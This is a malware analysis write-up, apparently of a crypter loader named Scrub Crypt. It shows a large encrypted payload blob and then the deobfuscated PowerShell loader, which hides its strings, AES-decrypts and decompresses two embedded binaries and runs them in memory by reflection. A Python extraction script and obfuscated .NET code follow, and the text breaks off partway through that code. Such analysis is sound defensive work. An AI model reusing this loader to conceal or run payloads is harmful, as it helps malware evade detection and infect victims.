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

```
DpToP8QMe4qjsO439w+MSBxgrwARtviP9eyt6nvkn2oGSkBXZ3DoZa0yWOE+hgJs/zFmCzGCSQIeRotzojVS7
067FLhsbUc3gban5GnLHuW55rPx2jx9kgl3MwrfzHwqyojLDfP1BNa8VQAlxQIyrhlsXLMopm2Z+3ODJ+iQJI
gIdKNaphyeTRUmT0e6iXO9BIIovTMDawHGaJspYVE320xWD5CHER/+eEz4m5QooGTwml7HQKxb2OeznW4EFgd
fSDQP65lLzf8MEX1DNRdsx3k1/aCqtrYaUTLZm4xw95gWjdMMWP59C2Wzf1f4zlJ1i0j/d08KpYSstttZN31a
ptPBWLQPOoD3V5GTK3rEoURW4AoCSs5iFprwAvs5C+xHWXFMoZ19D34I8AbwZMMuoAhKeahrdoNWgDGnFBexP
SdOTPfUlrZ+62f7IGo/s0LKFycg1fQEJcOm2pF1qPdOllzpFSjWbZ7bM+p4E/4oDQ1/opVTW2NCAg/tAKDngt
VQoS1Wm85iK2yKd2hWJ0T4IjqikKsajdy39pqEObJ4fSUsntQTksG3myJsBKnM+XNmd1xQg752KNAVyg5IBti
PD6oLdqdh+bz+p6jhWbuANolT2+hxC7wcmYdcvBY7Ze7TgLyVfAp6Tokzyb9khxMSDj95N4Tzzif2gsE8ISC+
AAEk1azdCW0CWDAtFXPH9FNlthe90ig4uNumzbkn0Er4V/DS/lvHzp3lMG955HucqOczLTV3gmcdLMnEGIITH
7JH2blg/wugCktJ0Hb70StfGjbR5BAxbIxjJ78F5EllkleMmp3Z+wEoGQ0heDpxhOOyi/yLSzxC9zswIVQRIr
JRr/Jepfk+nlhGlXrLffKJWSxwrsDI6JuFYJdqZ6OmiyTV7DkYaQijCMBMuKll/Zq3g/UJZA9OrmS3FbHxH2Q
5DVEKdo1rVTY8pxpjmfK506HsRxYzBWE39NZrdlIUd1vBdqzv3/qhhLCSiml0Tf/1TzALY59U6Ag40=\jYXRN
kBfeVawe51nhF//lMRmF6o4gjx9sy5sgLea7Hw=\pzktdutoBPQPjvRIDfvWkg==
```

Great, now the script is less obfuscated and we can see that there is a powershell script embedded.
I've cleaned the script and changed some of the variable names:

```
powershell -w hidden -c #
set Copy_Ps1_binary=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
copy %Copy_Ps1_binary% "%~0.exe" /y && cls
"%~0.exe" function f_remove_@($t){
        $t.Replace('@', '')
}

$v_GetCurrentProcess=f_remove_@ 'Get@C@urr@ent@P@roce@ss@';
$v_ReadAllText=f_remove_@ 'Rea@dAl@lT@e@xt@';
$v_EntryPoint=f_remove_@ 'En@t@ry@Poin@t@';
$v_ChangeExtension=f_remove_@ 'Ch@ange@E@xte@nsi@on@';
$v_FromBase64String=f_remove_@ 'From@Bas@e64S@tri@ng@';
$v_Load=f_remove_@ 'Lo@ad@';
$v_TransformFinalBlock=f_remove_@ 'Tr@a@n@sfor@m@F@in@al@B@lo@ck@';
$v_Split=f_remove_@ 'Sp@l@it@';
$v_Invoke=f_remove_@ 'In@vo@ke@';
$v_CreateDecryptor=f_remove_@ 'Cre@at@eD@ec@ry@pto@r@';

function f_aes_decrypt($enc_data,$b64_enc_key,$b64_enc_iv){
        $v_aescryptor=[System.Security.Cryptography.Aes]::Create();
        $v_aescryptor.Mode=[System.Security.Cryptography.CipherMode]::CBC;
        $v_aescryptor.Padding=[System.Security.Cryptography.PaddingMode]::PKCS7;
        $v_aescryptor.Key=[System.Convert]::$v_FromBase64String($b64_enc_key);
        $v_aescryptor.IV=[System.Convert]::$v_FromBase64String($b64_enc_iv);
        $v_aes_decryptor=$v_aescryptor.$v_CreateDecryptor();
        $v_decrypted_data=$v_aes_decryptor.$v_TransformFinalBlock($enc_data,0,$enc_da
ta.Length);
        $v_aes_decryptor.Dispose();
        $v_aescryptor.Dispose();
        $v_decrypted_data; # return compressed data
}

function f_decompress_data($compressed_data){
        $v_data_memstream=New-Object System.IO.MemoryStream(,$compressed_data);
        $v_decompressed_data=New-Object System.IO.MemoryStream;
        $v_gzip_stream=New-Object System.IO.Compression.GZipStream($v_data_memstream,
[IO.Compression.CompressionMode]::Decompress);
        $v_gzip_stream.CopyTo($v_decompressed_data);
        $v_gzip_stream.Dispose();
        $v_data_memstream.Dispose();
        $v_decompressed_data.Dispose();
        $v_decompressed_data.ToArray(); # returns byte array of the payload
}

function f_invoke_payload($payload,$b64_enc_key){
        [System.Reflection.Assembly]::$v_Load([byte[]]$payload).$v_EntryPoint.$v_Invo
ke($null,$b64_enc_key);
}

$batfile_data=
[System.IO.File]::$v_ReadAllText([System.IO.Path]::$v_ChangeExtension([System.Diagnos
tics.Process]::$v_GetCurrentProcess().MainModule.FileName,
```

```
$null)).$v_Split([Environment]::NewLine); #splits the data in the initial bat file by
newline
$blob_data_chunk=$batfile_data[$batfile_data.Length-1].Substring(2); #takes the last
splitted data from the '2' index (meaning after '::')
$blob_data=[string[]]$blob_data_chunk.$v_Split('\'); #the blob data splitted by '\'
$payload2=f_decompress_data (f_aes_decrypt
([Convert]::$v_FromBase64String($blob_data[0])) $blob_data[2] $blob_data[3]);
$payload1=f_decompress_data (f_aes_decrypt
([Convert]::$v_FromBase64String($blob_data[1])) $blob_data[2] $blob_data[3]);
f_invoke_payload $payload1 $null;
f_invoke_payload $payload2 $null;
```

What the script does?

The script takes the blob data I've mentioned that comes right after the **::** comment in the batch script.
It will split it by **backslash** and save the splitted data in a variable (**$blob_data_chunk**)

```
$batfile_data=[System.IO.File]::$v_ReadAllText([System.IO.Path]::$v_ChangeExtension([System.Diagnostics.
Process]::$v_GetCurrentProcess().MainModule.FileName, $null)).$v_Split([Environment]::NewLine); #splits
the data in the initial bat file by newline
$blob_data_chunk=$batfile_data[$batfile_data.Length-1].Substring(2); #takes the last splitted data from
the '2' index (meaning after '::')
$blob_data=[string[]]$blob_data_chunk.$v_Split('\'); #the blob data splitted by '\'
```

The variable will be now an array with 4 elements:

- Encrypted data 1
- Encrypted data 2
- Base64 encoded AES256 encryption key
- Base64 encoded AES256 encryption IV

The script will pass each encrypted data with the encoded key and IV to decryption function (**f_aes_decrypt**), the return value from the function will be gz archive which will then be passed to a decompress function (**f_decompress_data**) which will return binary in a form of byte array.

```
function f_aes_decrypt($enc_data,$b64_enc_key,$b64_enc_iv){
    $v_aescryptor=[System.Security.Cryptography.Aes]::Create();
    $v_aescryptor.Mode=[System.Security.Cryptography.CipherMode]::CBC;
    $v_aescryptor.Padding=[System.Security.Cryptography.PaddingMode]::PKCS7;
    $v_aescryptor.Key=[System.Convert]::$v_FromBase64String($b64_enc_key);
    $v_aescryptor.IV=[System.Convert]::$v_FromBase64String($b64_enc_iv);
    $v_aes_decryptor=$v_aescryptor.$v_CreateDecryptor();
    $v_decrypted_data=$v_aes_decryptor.$v_TransformFinalBlock($enc_data,0,$enc_data.Length);
    $v_aes_decryptor.Dispose();
    $v_aescryptor.Dispose();
    $v_decrypted_data; # return compressed data
}

function f_decompress_data($compressed_data){
    $v_data_memstream=New-Object System.IO.MemoryStream(,$compressed_data);
    $v_decompressed_data=New-Object System.IO.MemoryStream;
    $v_gzip_stream=New-Object System.IO.Compression.GZipStream($v_data_memstream,[IO.Compression.
    CompressionMode]::Decompress);
    $v_gzip_stream.CopyTo($v_decompressed_data);
    $v_gzip_stream.Dispose();
    $v_data_memstream.Dispose();
    $v_decompressed_data.Dispose();
    $v_decompressed_data.ToArray(); # returns byte array of the payload
}
```

And the last thing the script will do is to invoke and execute these binaries.

The next script can be used to retrieve the archives:


```
from Crypto.Cipher import AES
from base64 import b64decode

def aes_decrypt(data, key, iv):
    decrypt_cipher = AES.new(key, AES.MODE_CBC, iv)
    return decrypt_cipher.decrypt(data)

data_blob = clean_script.split('::')[-1].split('\\')
enc_blob_1 = b64decode(data_blob[0])
enc_blob_2 = b64decode(data_blob[1])
key = b64decode(data_blob[2])
iv = b64decode(data_blob[3])
archive_1 = aes_decrypt(enc_blob_1, key, iv)
archive_2 = aes_decrypt(enc_blob_2, key, iv)

file_path = '/Users/igal/malwares/Scrub Crypt/archive'
fo = open('{0}{1}.gz'.format(file_path,1),'wb').write(archive_1)
fo = open('{0}{1}.gz'.format(file_path,2),'wb').write(archive_2)
```

Now we can go through the binaries and analyze each one of them; based on the script execution flow, the first binary that will be executed is the one stored in **archive2**.


XsXIlt.tmp

Static Information

- **Sha256:** 05eac401aa9355f131d0d116c285d984be5812d83df3a297296d289ce523a2b1
- **VT Detection:** 18/71 (Link)



The binary is .NET based as we can inspect using DiE




I've opened the binary in DnSpy and found out it's obfuscated:

Breaking the deobfuscation

I will be going through now a way I've managed to deobfuscate the code and make it text clear. First of all, we open up **SAE**(SimpleAssemblyExplorer) and navigate to the location where the binary is located, right click on the binary and select **"Deobfuscator"**:

Then we simply click OK and waiting for SAE to deobfuscate for us the code:



Now we can open up the binary and find out that it’s a bit more clearer then previously:

```
internal class c000002
{
    // Token: 0x06000002 RID: 2 RVA: 0x000020E0 File Offset: 0x000002E0
    private static void Main()
    {
        c000002.f000001 = Process.GetCurrentProcess();
        c000002.m000003(c000001.m000001("곩곪곬곤곤괙곬곤곤", -792821403, 47492331, -238371844, -1452224846, -305335177));
        if (Environment.OSVersion.Version.Major >= 10 || IntPtr.Size == 8)
        {
            c000002.m000003(c000001.m000001("\u02fe\u02f8\u0305\u0301\u02f8\u02ffˆ\u02c5ˁ\u02f7\u02ff\u02ff", 2125840710, 1312490131, -963481834, 918415005, -965233733));
        }
